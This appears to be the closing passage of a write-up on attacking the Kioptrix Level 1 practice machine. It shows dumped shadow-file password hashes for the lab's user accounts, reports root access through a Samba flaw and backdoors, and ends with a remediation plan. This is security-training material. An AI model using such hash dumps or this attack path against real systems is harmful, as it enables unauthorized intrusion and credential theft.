
pcap:!!:14513:0:99999:7:::

john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::

harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::

Congratulations you have been hacked.

Note – As a measure of ease of access I have changed the root password but this is not recommended in a professional setup.

***Conclusion***

**Findings**

The Kioptrix Level 1 is a machine that is fully ridden with various vulnerabilities and should not be allowed to run as a server in any kind of professional setup.

Apart from simple samba vulnerability that gave us root access to the whole system, it has 2 backdoors present in php and bash.

It runs pretty outdated version of linux and apache-server and is not fit for commercial deployment.

**Suggestions**

If hardware is still supported then please follow course of action plan to fixing the vulnerabilities.

If hardware is not supported then it is advisable to leave this machine and try some latest hardware.

***Course of Action Plan.***

1. Run a hardware scan and check if hardware is supported by latest Linux distribution.
2. Run a full distro upgrade if possible if not create a new live usb with latest linux distribution and perform a complete reinstall of OS.
3. After reinstallation setup apache-server and make sure no error pages are out in public domain.
4. Make sure A firewall is installed and active.
5. Setup tripwire for system.
6. Setup network subnets and shift your server onto a different LAN to make attacking it harder.
7. Setup server such that it only allows necessary ports.
8. Use network firewalls so that scans like nikto and nessus get picked up and the hosts are temporarily banned.
9. Remember to close extra ports and use a commercial security checkup software like lynis to detect vulnerabilities and patch them actively.
10. Make sure the router can block DoS attacks so the server itself does not have to deal with it.
11. Make use of honey pots in the network and try to analyse your attacker’s motives and techniques.